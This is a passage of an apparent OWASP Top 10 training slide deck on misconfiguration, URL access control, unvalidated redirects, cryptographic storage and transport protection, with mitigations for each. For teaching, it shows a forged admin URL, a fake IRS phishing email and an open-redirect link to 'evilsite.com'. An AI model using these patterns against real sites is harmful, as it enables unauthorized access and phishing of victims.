
- All credentials should change in production

Typical Impact

- Install backdoor through missing network or server patch
- XSS flaw exploits due to missing application framework patches
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration



Security Misconfiguration



Avoiding Security Misconfiguration

- Verify your system's configuration management
 - Secure configuration "hardening" guideline
 - Automation is REALLY USEFUL here
 - Must cover entire platform and application
 - Keep up with patches for ALL components
 - This includes software libraries, not just OS and Server applications
 - Analyze security effects of changes
- Can you "dump" the application configuration
 - Build reporting into your process
 - If you can't verify it, it isn't secure
- Verify the implementation
 - Scanning finds generic configuration and missing patch problems



A7 – Failure to Restrict URL Access

How do you protect access to URLs (pages)?

- This is part of enforcing proper “authorization”, along with A4 – Insecure Direct Object References

A common mistake ...

- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn’t work
- Attacker simply forges direct access to ‘unauthorized’ pages

Typical Impact

- Attackers invoke functions and services they’re not authorized for
- Access other user’s accounts and data
- Perform privileged actions



Failure to Restrict URL

Online Banking | Account Summary | Checking - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Favorites

Address: <https://www.onlinebank.com/user/getAccounts>

Welcome Teodora Sign Off

What can our Cash Maximizer account do for you? Next tip

Your Accounts

Checking-6534	Current Balance \$3577.98
	Available Balance \$3568.99
Checking-6515	Current Balance \$2,518.08
	Available Balance \$2200.00
Transfer Funds	Open New Account

Your Bills

\$9999.99 due in next: 1 day

Pay Bills

Customer Service Privacy & Security

Income and Spending Top Ten History and Averages Categories

Income and Expenses from Sep 26, 2004 to Jan 16, 2005 Checking-6534

Total Costs: \$16,174.49
 Recurring Costs: \$7,014.04
 Variable Costs: \$8,297.58
 Fixed Costs: \$23,253.31

Date Description Category Amount

Nov 22, 2004	Interest Payment	Interest	\$25
Nov 22, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	\$100.00
Nov 19, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Nov 16, 2004	SBC Phone Bill Payment	Phone	\$94.23
Nov 16, 2004	myBank Credit Card Bill Payment	Credit Card	\$2,853.57
Nov 15, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	\$100.00
Nov 15, 2004	myBank Payroll	Payroll	\$4,373.79
Nov 10, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Nov 4, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Nov 3, 2004	myBank Credit Card Bill Payment	Credit Card	\$10.00
Nov 1, 2004	Working Assets Bill Payment	Phone	\$13.57
Nov 1, 2004	Prudential Insurance Bill Payment	Insurance	\$435.00
Nov 1, 2004	Chase Manhattan Mortgage Corp Bill Payment	Mortgage	\$2,184.42
Oct 29, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Oct 29, 2004	myBank Payroll	Payroll	\$4,338.96

Net Cash Flow: \$435.29

Internet

- Attacker notices the URL indicates his role **/user/getAccounts**
- He modifies it to another directory (role) **/admin/getAccounts**, or **/manager/getAccounts**
- Attacker views more accounts than just their own



Avoiding URL Access Control Flaws

- For each URL, a site needs to do 3 things
 - Restrict access to authenticated users (if not public)
 - Enforce any user or role based permissions (if private)
 - Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)
- Verify your architecture
 - Use a simple, positive model at every layer
 - Be sure you actually have a mechanism at every layer
- Verify the implementation
 - Verify that each URL in your application is protected by either
 - An external filter, like Java EE web.xml or a commercial product
 - Or internal checks in YOUR code – Use ESAPI's isAuthorizedForURL() method
 - Verify the server configuration disallows requests to unauthorized file types
 - Use WebScarab or your browser to forge unauthorized requests



A8 – Unvalidated Redirects and Forwards

Web application redirects are very common

- And frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a site of their choice

Forwards (aka Transfer in .NET) are common too

- They internally send the request to a new page in the same application
- Sometimes parameters define the target page
- If not validated, attacker may be able to use unvalidated forward to bypass authentication or authorization checks

Typical Impact

- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access



1

Attacker sends attack to victim via email or webpage



From: Internal Revenue Service
 Subject: Your Unclaimed Tax Refund
 Our records show you have an unclaimed federal tax refund.
 Please [click here](#) to initiate your claim.

2


Victim clicks link containing unvalidated parameter



<http://www.irs.gov/taxrefund/claim.jsp?year=2006&...&dest=www.evilsite.com>

3

Application redirects victim to attacker's site



4

Evil site installs malware on victim, or phish's for private information



Avoiding Unvalidated Redirects and Forwards

- There are a number of options
 1. Avoid using redirects and forwards as much as you can
 2. If used, don't involve user parameters in defining the target URL
 3. If you 'must' involve user parameters, then either
 - a) Validate each parameter to ensure its valid and authorized for the current user, or
 - b) (preferred) – Use server side mapping to translate choice provided to user with actual target page
- Defense in depth: For redirects, validate the target URL after it is calculated to make sure it goes to an authorized external site
- ESAPI can do this for you!!
 - See: `SecurityWrapperResponse.sendRedirect(URL)`
 - [http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect\(java.lang.String\)](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String))



A9 – Insecure Cryptographic Storage

Storing sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
 - Databases, files, directories, log files, backups, etc.
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
 - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust




Insecure Cryptographic Storage



1

Victim enters credit
card number in form



4

Malicious insider
steals 4 million
credit card numbers

Log files

2

Error handler logs CC
details because merchant
gateway is unavailable

3

Logs are accessible to all
members of IT staff for
debugging purposes



Avoiding Insecure Cryptographic Storage

- Verify your architecture
 - Identify all sensitive data
 - Identify all the places that data is stored
 - Ensure threat model accounts for possible attacks
- Protect with appropriate mechanisms
 - File encryption, database encryption, data element encryption
- Use the mechanisms correctly
 - Use standard strong algorithms
 - Generate, distribute, and protect keys properly
 - Be prepared for key change
- Verify the implementation
 - A standard strong algorithm is used, and it's the proper algorithm for this situation
 - All keys, certificates, and passwords are properly stored and protected
 - Safe key distribution and an effective plan for key change are in place
 - Analyze encryption code for common flaws



A10 – Insufficient Transport Layer

Transmitting sensitive data insecurely


- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data is sent
 - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
 - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident
- Business gets sued and/or fined



Insufficient Transport Layer Protection



A10 – Avoiding Insufficient Transport Layer Protection

- Protect with appropriate mechanisms
 - Use TLS on all connections with sensitive data
 - Individually encrypt messages before transmission
 - E.g., XML-Encryption
 - Sign messages before transmission
 - E.g., XML-Signature
- Use the mechanisms correctly
 - Use standard strong algorithms (disable old SSL algorithms)
 - Manage keys/certificates properly
 - Verify SSL certificates before using them
 - Use proven mechanisms when sufficient
 - E.g., SSL vs. XML-Encryption
- See: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for more details



Thank you!



Michael_Shiah@ringline.com.tw



02-26512340#699

